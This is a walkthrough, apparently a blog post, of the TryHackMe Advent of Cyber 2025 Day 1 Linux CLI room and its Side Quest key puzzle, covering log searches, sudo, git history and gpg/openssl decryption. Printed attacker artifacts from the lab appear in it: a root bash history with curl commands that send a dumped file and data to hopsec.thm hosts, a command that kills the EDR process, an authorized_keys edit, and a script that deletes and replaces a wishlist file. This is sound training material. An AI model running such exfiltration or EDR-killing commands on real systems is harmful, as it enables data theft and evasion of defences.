THM | AoC 2025 | Day 01 + SideQuest 1 Key

Day-01: Linux CLI - Shell Bells | Side Quest 1 Key Challenge
SUMMARY
We start out by investigating a compromised server, collect some hidden flags and uncover some secrets. All this, by using nothing but basic Linux CLI commands.
For the bonus part, we first solve three riddles, then concatenate the fragments and decrypt a note. Once we fixed a glitching server, we capture the ciphertext, decode it, then decrypt the secret archive directory which was left behind. Extracting the archive enables us to retrieve the final side-quest flag.

Introduction
- TL;DR: Explore the Linux command-line interface and use it to unveil Christmas mysteries.
- Original Room: TryHackMe | Advent of Cyber 2025 | DAY 01: Linux CLI - Shells Bells
A kidnapping has disrupted Wareville’s Christmas defenses: McSkidy is missing, and the town’s safety now depends on uncovering what happened to her. The TBFC team suspects the clue lies on tbfc‑web01, a Linux server that handles Christmas wishlists. By accessing this machine via the provided terminal or SSH, users will practice basic Linux command‑line skills to search the server’s data for evidence of McSkidy’s last actions and the mastermind’s plan.
Question-1: Got it!
No answer needed
Linux CLI
Here we get a nice little tutorial on basic Linux CLI commands and techniques for investigating a simulated security breach. It covers the following:
- Basic commands: (
echo,ls,cat,pwd,cd) and hidden‑file handling (ls -la,cat .guide.txt) - Log analysis:
grepand file discovery withfind - Dissection of a malicious shell script that uses pipes, redirection, and conditional execution
- Root privileges: (
sudo su,whoami), system utilities (uptime,ip addr,ps aux), and Bash history (history,.bash_history)
So, let's start out with navigating the linux filesystem and looking for the hidden guide. We find the 1st FLAG (answer to the 2nd question) once we check on the hidden .guide.txt file.
mcskidy@tbfc-web01:~$ pwd
/home/mcskidy
mcskidy@tbfc-web01:~$ ls -hla
total 124K
[...SNIP...]
drwxrwxr-x  2 mcskidy mcskidy 4.0K Oct 29 20:46 Guides
[...SNIP...]
-rw-rw-r--  1 mcskidy mcskidy  264 Oct 13 01:22 README.txt
[...SNIP...]
mcskidy@tbfc-web01:~$ cat README.txt
For all TBFC members,
Yesterday I spotted yet another Eggsploit on our servers.
Not sure what it means yet, but Wareville is in danger.
To be prepared, I'll write the security guide by tomorrow.
As a precaution, I'll also hide the guide from plain view.
~ McSkidy
mcskidy@tbfc-web01:~$ cd Guides/
mcskidy@tbfc-web01:~/Guides$ ls -hla
total 12K
drwxrwxr-x  2 mcskidy mcskidy 4.0K Oct 29 20:46 .
drwxr-x--- 21 mcskidy mcskidy 4.0K Nov 13 17:10 ..
-rw-rw-r--  1 mcskidy mcskidy  506 Oct 29 20:46 .guide.txt
mcskidy@tbfc-web01:~/Guides$ cat .guide.txt
I think King Malhare from HopSec Island is preparing for an attack.
Not sure what his goal is, but Eggsploits on our servers are not good.
Be ready to protect Christmas by following this Linux guide:

Check /var/log/ and grep inside, let the logs become your guide.
Look for eggs that want to hide, check their shells for what's inside!

P.S. Great job finding the guide. Your flag is:
-----------------------------------------------
THM{<FLAG)>}
-----------------------------------------------
mcskidy@tbfc-web01:~/Guides$
We continue our linux exploration with grepping the logs and finding some interesting traces...
mcskidy@tbfc-web01:~/Guides$ cd /var/log/
mcskidy@tbfc-web01:/var/log$ grep "Failed password" auth.log
[...SNIP...]
2025-10-13T01:46:07.558636+00:00 tbfc-web01 sshd[2453]: Failed password for socmas from eggbox-196.hopsec.thm port 14040 ssh2
2025-10-13T01:46:15.878653+00:00 tbfc-web01 sshd[2453]: message repeated 2 times: [ Failed password for socmas from eggbox-196.hopsec.thm port 14040 ssh2]
2025-11-30T20:58:06.889989+00:00 tbfc-web01 sshd[5139]: Failed password for invalid user app from 129.212.178.137 port 51356 ssh2
2025-11-30T20:58:10.335294+00:00 tbfc-web01 sshd[5141]: Failed password for invalid user basit from 129.212.178.137 port 51364 ssh2
[...SNIP...]
mcskidy@tbfc-web01:/var/log$
Let's check on any artifacts left behind. Maybe some Eggshells or even some Eggsploits? The flag for the 4th question is burried deep withing the found eggstrike.sh.
mcskidy@tbfc-web01:/var/log$ cd ~
mcskidy@tbfc-web01:~$ find /home/socmas/ -name *egg*
/home/socmas/2025/eggstrike.sh
mcskidy@tbfc-web01:~$ cd /home/socmas/2025/
mcskidy@tbfc-web01:/home/socmas/2025$ cat eggstrike.sh
# Eggstrike v0.3
# © 2025, Sir Carrotbane, HopSec
cat wishlist.txt | sort | uniq > /tmp/dump.txt
rm wishlist.txt && echo "Chistmas is fading..."
mv eastmas.txt wishlist.txt && echo "EASTMAS is invading!"

# Your flag is:
# THM{<flag>}
mcskidy@tbfc-web01:/home/socmas/2025$
Here we continue our linux journey by intruducing some system utilities and the all-powerful root user. We even play around with sudo a bit.
mcskidy@tbfc-web01:~$ cd ~
mcskidy@tbfc-web01:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
mcskidy@tbfc-web01:~$ sudo -l
Matching Defaults entries for mcskidy on tbfc-web01:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User mcskidy may run the following commands on tbfc-web01:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: ALL
mcskidy@tbfc-web01:~$ sudo su
root@tbfc-web01:/home/mcskidy$ whoami
root
root@tbfc-web01:/home/mcskidy$
Once we have elevated privileges, we look around for traces left behind in the root user's home directory. Checking the .bash_history delivers us the last flag, which answers the 6th question.
root@tbfc-web01:/home/mcskidy$ cd /root/
root@tbfc-web01:~$ cat .bash_history
whoami
cd ~
ll
nano .ssh/authorized_keys
curl --data "@/tmp/dump.txt" http://files.hopsec.thm/upload
curl --data "%qur\(tq_` :D AH?65P" http://red.hopsec.thm/report
curl --data "THM{<flag>}" http://flag.hopsec.thm
pkill tbfcedr
root@tbfc-web01:~$
Q & A
Question-1: Which CLI command would you use to list a directory?
ls
Question-2: Complete on machine
THM{<flag>}
Question-3: Which command helped you filter the logs for failed logins?
grep
Question-4: Complete on machine
THM{<flag>}
Question-5: Which command would you run to switch to the root user?
sudo su
Question-6: Finally, what flag did Sir Carrotbane leave in the root bash history?
THM{<flag>}
Question-7: For those who consider themselves intermediate and want another challenge, check McSkidy's hidden note in /home/mcskidy/Documents/ to get access to the key for Side Quest 1! Accessible through our Side Quest Hub!
No answer needed
Question-8: Enjoyed investigating in a Linux environment? Check out our Linux Logs Investigations room for more like this!
No answer needed
SideQuest-1 Key Challenge
But we are not done yet, there is still a nice little bonus left. Let's check on the aforementioned folder /home/mcskidy/Documents/ and read the read-me-please.txt file which was left behind.
root@tbfc-web01:~$ cd /home/mcskidy/Documents/
root@tbfc-web01:/home/mcskidy/Documents$ ls -hla
total 12K
drwxr-xr-x  2 mcskidy mcskidy 4.0K Oct 29 20:48 .
drwxr-x--- 21 mcskidy mcskidy 4.0K Nov 13 17:10 ..
-rw-rw-r--  1 mcskidy mcskidy 1.1K Oct 29 20:48 read-me-please.txt
root@tbfc-web01:/home/mcskidy/Documents$ file read-me-please.txt
read-me-please.txt: news or mail, Unicode text, UTF-8 text
root@tbfc-web01:/home/mcskidy/Documents$ cat read-me-please.txt
From: mcskidy
To: whoever finds this

I had a short second when no one was watching. I used it.

I've managed to plant a few clues around the account.
If you can get into the user below and look carefully,
those three little "easter eggs" will combine into a passcode
that unlocks a further message that I encrypted in the
/home/eddi_knapp/Documents/ directory.
I didn't want the wrong eyes to see it.

Access the user account:
username: eddi_knapp
password: S0mething1Sc0ming

There are three hidden easter eggs.
They combine to form the passcode to open my encrypted vault.

Clues (one for each egg):

1)
I ride with your session, not with your chest of files.
Open the little bag your shell carries when you arrive.

2)
The tree shows today; the rings remember yesterday.
Read the ledger’s older pages.

3)
When pixels sleep, their tails sometimes whisper plain words.
Listen to the tail.

Find the fragments, join them in order, and use the resulting passcode
to decrypt the message I left. Be careful — I had to be quick,
and I left only enough to get help.

~ McSkidy
root@tbfc-web01:/home/mcskidy/Documents$
Sounds lovely, let's first check out those super secret files.
root@tbfc-web01:/home/mcskidy/Documents$ cd /home/eddi_knapp/Documents/
root@tbfc-web01:/home/eddi_knapp/Documents$ ls -hla
total 16K
drwxr-xr-x  2 eddi_knapp eddi_knapp 4.0K Nov 14 19:31 .
drwxr-x--- 18 eddi_knapp eddi_knapp 4.0K Dec  1 08:52 ..
-rw-rw-r--  1 eddi_knapp eddi_knapp 1004 Nov 14 19:31 mcskidy_note.txt.gpg
-rw-r--r--  1 eddi_knapp eddi_knapp  108 Oct 10 18:15 notes_on_photos.txt
root@tbfc-web01:/home/eddi_knapp/Documents$ file *
mcskidy_note.txt.gpg: PGP symmetric key encrypted data - AES with 256-bit key salted & iterated - SHA256 .
notes_on_photos.txt:  ASCII text
root@tbfc-web01:/home/eddi_knapp/Documents$ cat notes_on_photos.txt
Photo notes:
- backup all images weekly
- sync with phone when connected
- organize into 3 folders per year
root@tbfc-web01:/home/eddi_knapp/Documents$
Great, we have some credentials (eddi_knapp:S0mething1Sc0ming) and some clues for the Side Quest.
Let's switch users and see what we can find.
Clue-1
"I ride with your session, not with your chest of files. Open the little bag your shell carries when you arrive."
One possible interpretation is the following:
- "I ride with your session" -> probably related to session data
- "not with your chest of files" -> maybe not stored in files
- "Open the little bag your shell carries when you arrive" -> should be present when opening up a new shell as the current user
It sounds like the first clue is pointing to our environment variables. Let's check them out with env.
root@tbfc-web01:/home/eddi_knapp/Documents$ su eddi_knapp
eddi_knapp@tbfc-web01:~/Documents$ env
[...SNIP...]
PASSFRAG1=<EASTER-EGG-1>
SUDO_USER=mcskidy
[...SNIP...]
eddi_knapp@tbfc-web01:~/Documents$
Clue-2
"The tree shows today; the rings remember yesterday. Read the ledger’s older pages."
Well, there are definitely some references here. One possible interpretation is the following:
- "The tree shows today" -> current directory tree or file structure
- "the rings remember yesterday" -> suggests looking at historical or log information
- "Read the ledger's older pages" -> implies examining past records or logs
So let's start with the user's home directory and use the tree command. There are a lot files here, but one directory in particular stands out: .secret_git.
eddi_knapp@tbfc-web01:~$ tree -ha -L 2
[...SNIP...]
├── [  19]  .pam_environment
├── [  19]  .pam_environment.bak
├── [ 833]  .profile
├── [ 833]  .profile.bak
├── [4.0K]  .secret
│   └── [410K]  dir.tar.gz.gpg
├── [4.0K]  .secret_git
│   └── [4.0K]  .git
├── [4.0K]  .secret_git.bak
│   └── [4.0K]  .git
├── [7.0K]  .viminfo
[...SNIP...]
└── [ 429]  wget-log

23 directories, 66 files
eddi_knapp@tbfc-web01:~$
In fact, re-reading the clue, one could interpret the clue a bit differently:
- "The tree shows today" -> refering to the git tree/branch structure
- "the rings remember yesterday" -> git log history (like tree rings recording years)
- "Read the ledger's older pages" -> examining past commits
So let's try it. Once in the git directory, we can get the working tree status with git status and check the git log with git log.
eddi_knapp@tbfc-web01:~$ cd .secret
.secret/         .secret_git/     .secret_git.bak/
eddi_knapp@tbfc-web01:~$ cd .secret_git
eddi_knapp@tbfc-web01:~/.secret_git$ git status
On branch master
nothing to commit, working tree clean
eddi_knapp@tbfc-web01:~/.secret_git$ git log
commit e924698378132991ee08f050251242a092c548fd (HEAD -> master)
Author: mcskiddy <[email protected]>
Date:   Thu Oct 9 17:20:11 2025 +0000

    remove sensitive note

commit d12875c8b62e089320880b9b7e41d6765818af3d
Author: McSkidy <[email protected]>
Date:   Thu Oct 9 17:19:53 2025 +0000

    add private note
eddi_knapp@tbfc-web01:~/.secret_git$
According to the logs, a sensitive note was removed with the last commit. Let's check it out.
eddi_knapp@tbfc-web01:~/.secret_git$ git show e924698378132991ee08f050251242a092c548fd
commit e924698378132991ee08f050251242a092c548fd (HEAD -> master)
Author: mcskiddy <[email protected]>
Date:   Thu Oct 9 17:20:11 2025 +0000

    remove sensitive note

diff --git a/secret_note.txt b/secret_note.txt
deleted file mode 100755
index 060736e..0000000
--- a/secret_note.txt
+++ /dev/null
@@ -1,5 +0,0 @@
-========================================
-Private note from McSkidy
-========================================
-We hid things to buy time.
-PASSFRAG2:<EASTER-EGG-2>
eddi_knapp@tbfc-web01:~/.secret_git$
Clue-3
"When pixels sleep, their tails sometimes whisper plain words. Listen to the tail."
When we previously looked arund with the tree command we discovered something very promising. Namely a secret .easter_egg file hidden in the Pictures directory.
eddi_knapp@tbfc-web01:~$ tree -ha -L 2
[...SNIP...]
├── [4.0K]  Music
├── [4.0K]  Pictures
│   ├── [1.4K]  .easter_egg
│   ├── [5.6M]  .hidden_pic_1.png
│   ├── [5.6M]  .hidden_pic_2.png
│   ├── [5.6M]  .hidden_pic_3.png
[...SNIP...]
└── [ 429]  wget-log

23 directories, 66 files
eddi_knapp@tbfc-web01:~$
Let's check it out. It looks like we found our third and last part of the puzzle.
eddi_knapp@tbfc-web01:~$ cat Pictures/.easter_egg
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@%%%%@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@#+==+*@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@%+=+*++@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@*++**+#@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@%%#*====+#%@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@#*===-===#@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@%*++:-+====*%@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@%*===++++===-+*#######%%@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@%*+===+++==::-=========+*#%@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@%%#**+======-:-==--==-==+*%@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@%*+======---=+===------=#%@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@%**+=-=====-==+==-====--=*%@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@%***+++==--=====+=----=-=#@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@%#**++=--=====++====----*@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@%*+=-:=++**++**+=-::--*@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@#+=:.+#***=*#=--::-=-=%@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@%%*+-:+%#+++=++=:::==--*%@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@%*+=--*@#++===::::::::=#%@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@%%%##*#%%%####***#*#####%%@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@%%###%%%%%%%%%%##%%##%%@@@@@@@@@@@@

~~ HAPPY EASTER ~~~
PASSFRAG3:<EASTER-EGG-3>
eddi_knapp@tbfc-web01:~$
Assembling the Pieces
Now, all that's left is to follow the instructions as given:
"Find the fragments, join them in order, and use the resulting passcode to decrypt the message I left."
Combining the fragments is pretty easy, just concat the words in order, like: <PASSFRAG1><PASSFRAG2><PASSFRAG3>. Let's try to decrypt the note. It looks like, we do not have the permissions for successfully running gpg as the eddi_knapp user, so let's switch back to root. All we have to do is to exit the current session and go back to our previous one.
eddi_knapp@tbfc-web01:~/Documents$ gpg -d mcskidy_note.txt.gpg
gpg: AES256.CFB encrypted data
gpg: problem with the agent: Permission denied
gpg: encrypted with 1 passphrase
gpg: decryption failed: Bad session key
eddi_knapp@tbfc-web01:~/Documents$
eddi_knapp@tbfc-web01:~/Documents$ exit
exit

root@tbfc-web01:/home/eddi_knapp/Documents$ ls -hla
total 20K
drwxr-xr-x  2 eddi_knapp eddi_knapp 4.0K Dec 11 20:03 .
drwxr-x--- 18 eddi_knapp eddi_knapp 4.0K Dec 11 20:05 ..
-rw-rw-r--  1 eddi_knapp eddi_knapp 1004 Nov 14 19:31 mcskidy_note.txt.gpg
-rw-r--r--  1 eddi_knapp eddi_knapp  108 Oct 10 18:15 notes_on_photos.txt
-rw-rw-r--  1 eddi_knapp eddi_knapp   17 Dec 11 20:03 passphrase
root@tbfc-web01:/home/eddi_knapp/Documents$
Let's try again. It works. Once we input the currect passphrase, the note is decrypted.
root@tbfc-web01:/home/eddi_knapp/Documents$ gpg -d mcskidy_note.txt.gpg
gpg: AES256.CFB encrypted data
gpg: encrypted with 1 passphrase
Congrats — you found all fragments and reached this file.

Below is the list that should be live on the site. If you replace the contents of
/home/socmas/2025/wishlist.txt with this exact list (one item per line, no numbering),
the site will recognise it and the takeover glitching will stop. Do it — it will save the site.

Hardware security keys (YubiKey or similar)
Commercial password manager subscriptions (team seats)
Endpoint detection & response (EDR) licenses
Secure remote access appliances (jump boxes)
Cloud workload scanning credits (container/image scanning)
Threat intelligence feed subscription

Secure code review / SAST tool access
Dedicated secure test lab VM pool
Incident response runbook templates and playbooks
Electronic safe drive with encrypted backups

A final note — I don't know exactly where they have me, but there are *lots* of eggs
and I can smell chocolate in the air. Something big is coming.  — McSkidy

---

When the wishlist is corrected, the site will show a block of ciphertext. This ciphertext can be decrypted with the following unlock key:

UNLOCK_KEY: <UNLOCK-KEY>

To decode the ciphertext, use OpenSSL. For instance, if you copied the ciphertext into a file /tmp/website_output.txt you could decode using the following command:

cat > /tmp/website_output.txt
openssl enc -d -aes-256-cbc -pbkdf2 -iter 200000 -salt -base64 -in /tmp/website_output.txt -out /tmp/decoded_message.txt -pass pass:'<UNLOCK-KEY>'
cat /tmp/decoded_message.txt

Sorry to be so convoluted, I couldn't risk making this easy while King Malhare watches. — McSkidy
root@tbfc-web01:/home/eddi_knapp/Documents$
Great, let's head over to /home/socmas/2025/ and see what we can find.
root@tbfc-web01:/home/eddi_knapp/Documents$ cd /home/socmas/2025/
root@tbfc-web01:/home/socmas/2025$ ls -hla
total 68K
drwxrwxr-x+  3 socmas socmas         4.0K Nov 12 21:27 .
drwxr-x---+  6 socmas socmas         4.0K Nov 12 21:27 ..
-rw-rw-r--   1 socmas socmas          252 Oct 13 01:50 eggstrike.sh
-rw-r-----+  1 socmas www-data        11K Nov 12 18:48 index.html
drwxrwxr-x  68 socmas socmas         4.0K Nov 11 14:20 node_modules
-rw-rw-r--   1 socmas socmas          28K Nov 11 14:20 package-lock.json
-rw-rw-r--   1 socmas socmas          275 Nov 11 14:20 package.json
-rw-r--r--   1 socmas socmas         2.9K Nov 12 21:27 secret-server.js
-rw-rw-r--+  1 socmas socmas_editors  426 Oct 10 17:58 wishlist.txt
root@tbfc-web01:/home/socmas/2025$
So, according to the instructions left behind, this is the file (wishlist.txt) we should replace the content's of in order to fix the glitching on the site...
root@tbfc-web01:/home/socmas/2025$ cat wishlist.txt
[...SNIP...]
Bunny-themed cookie gift boxes
Spring picnic hamper with pastel treats
[...SNIP...]
root@tbfc-web01:/home/socmas/2025$
But which site? If we take a closer look at our current directory, some files, like index.html and secret-server.js clearly indicate some kind of website. Let's check on them, maybe we find something useful.
root@tbfc-web01:/home/socmas/2025$ cat secret-server.js
[...SNIP...]
const PORT = process.env.PORT || 8081;
[...SNIP...]
app.listen(PORT, '0.0.0.0', () => {
  console.log(`secret server listening on ${PORT} (serving ${ROOT})`);
});
root@tbfc-web01:/home/socmas/2025$
Well, it looks like port 8081 on localhost is the place to go. Let's check it out via Firefox: http://localhost:8081/.

The website is trully glitching, let's fix that. Replace the contents of wishlist.txt as instructed and wait for a bit.
root@tbfc-web01:/home/socmas/2025$ nano wishlist.txt
root@tbfc-web01:/home/socmas/2025$ cat wishlist.txt
Hardware security keys (YubiKey or similar)
Commercial password manager subscriptions (team seats)
Endpoint detection & response (EDR) licenses
Secure remote access appliances (jump boxes)
Cloud workload scanning credits (container/image scanning)
Threat intelligence feed subscription

Secure code review / SAST tool access
Dedicated secure test lab VM pool
Incident response runbook templates and playbooks
Electronic safe drive with encrypted backups
root@tbfc-web01:/home/socmas/2025$
After refreshing the website, we are provided with the aforementioned ciphertext.

Let's follow the instructions and decode it. First, write out the ciphertext into a file, like /tmp/website_output.txt.
root@tbfc-web01:/home/socmas/2025$ cd /tmp/
root@tbfc-web01:/tmp$ touch website_output.txt
root@tbfc-web01:/tmp$ nano website_output.txt
root@tbfc-web01:/tmp$ cat website_output.txt
U2FsdGVkX[...SNIP...]qi2o2zJg7fEZ8c=
root@tbfc-web01:/tmp$
Everything seems to be ready, all we have left now is to decode the ciphertext and check the decoded message.
root@tbfc-web01:/tmp$ openssl enc -d -aes-256-cbc -pbkdf2 -iter 200000 -salt -base64 -in /tmp/website_output.txt -out /tmp/decoded_message.txt -pass pass:'<UNLOCK-KEY>'
root@tbfc-web01:/tmp$ cat decoded_message.txt
Well done — the glitch is fixed. Amazing job going the extra mile and saving the site. Take this flag THM{<FLAG>}

NEXT STEP:
If you fancy something a little...spicier....use the FLAG you just obtained as the passphrase to unlock:
/home/eddi_knapp/.secret/dir

That hidden directory has been archived and encrypted with the FLAG.
Inside it you'll find the sidequest key.
root@tbfc-web01:/tmp$
Down the Rabbit Hole
Very nice, it goes even further... Let's check out that secret directory (/home/eddi_knapp/.secret/dir).
root@tbfc-web01:/tmp$ cd /home/eddi_knapp/.secret
root@tbfc-web01:/home/eddi_knapp/.secret$ ls -hla
total 420K
drwxrwxr-x  2 eddi_knapp eddi_knapp 4.0K Dec  1 08:32 .
drwxr-x--- 18 eddi_knapp eddi_knapp 4.0K Dec 11 20:05 ..
-rw-------  1 eddi_knapp eddi_knapp 410K Dec  1 08:32 dir.tar.gz.gpg
root@tbfc-web01:/home/eddi_knapp/.secret$
Here we use the previously acquired flag to decrypt it. Simply decrypting the file with -d without specifying any output file will use the standard output and will therefore flood your terminal with gibberish, since the data is archived. Let's specify the output file with -o.
root@tbfc-web01:/home/eddi_knapp/.secret$ gpg -d dir.tar.gz.gpg
[...SNIP...]
root@tbfc-web01:/home/eddi_knapp/.secret$ gpg -o decrypted_dir.tar.gz -d dir.tar.gz.gpg
gpg: AES256.CFB encrypted data
gpg: encrypted with 1 passphrase
root@tbfc-web01:/home/eddi_knapp/.secret$ ls -hla
total 832K
drwxrwxr-x  2 eddi_knapp eddi_knapp 4.0K Dec 11 21:08 .
drwxr-x--- 18 eddi_knapp eddi_knapp 4.0K Dec 11 20:05 ..
-rw-r--r--  1 root       root       410K Dec 11 21:08 decrypted_dir.tar.gz
-rw-------  1 eddi_knapp eddi_knapp 410K Dec  1 08:32 dir.tar.gz.gpg
root@tbfc-web01:/home/eddi_knapp/.secret$
Great, the file is decrypted, let's extract the files.
# -x: extract files; -z: gzip compression; -v: verbose; -f: specify the file
root@tbfc-web01:/home/eddi_knapp/.secret$ tar -xzvf decrypted_dir.tar.gz
dir/
dir/sq1.png
root@tbfc-web01:/home/eddi_knapp/.secret$ ls -hla
total 836K
drwxrwxr-x  3 eddi_knapp eddi_knapp 4.0K Dec 11 21:12 .
drwxr-x--- 18 eddi_knapp eddi_knapp 4.0K Dec 11 20:05 ..
-rw-r--r--  1 root       root       410K Dec 11 21:08 decrypted_dir.tar.gz
drwxrwxr-x  2 eddi_knapp eddi_knapp 4.0K Dec  1 08:25 dir
-rw-------  1 eddi_knapp eddi_knapp 410K Dec  1 08:32 dir.tar.gz.gpg
root@tbfc-web01:/home/eddi_knapp/.secret$ cd dir
root@tbfc-web01:/home/eddi_knapp/.secret/dir$ ls -hla
total 420K
drwxrwxr-x 2 eddi_knapp eddi_knapp 4.0K Dec  1 08:25 .
drwxrwxr-x 3 eddi_knapp eddi_knapp 4.0K Dec 11 21:12 ..
-rw-r--r-- 1 eddi_knapp eddi_knapp 411K Nov 30 18:18 sq1.png
root@tbfc-web01:/home/eddi_knapp/.secret/dir$ file sq1.png
sq1.png: PNG image data, 668 x 936, 8-bit/color RGBA, non-interlaced
root@tbfc-web01:/home/eddi_knapp/.secret/dir$
We are rewarded with a picture named sq1.png. Let's check it out.
root@tbfc-web01:/home/eddi_knapp/.secret/dir$ display sq1.png


Well, we definitely found our easter egg and within it the flag we can use for the Side Quest.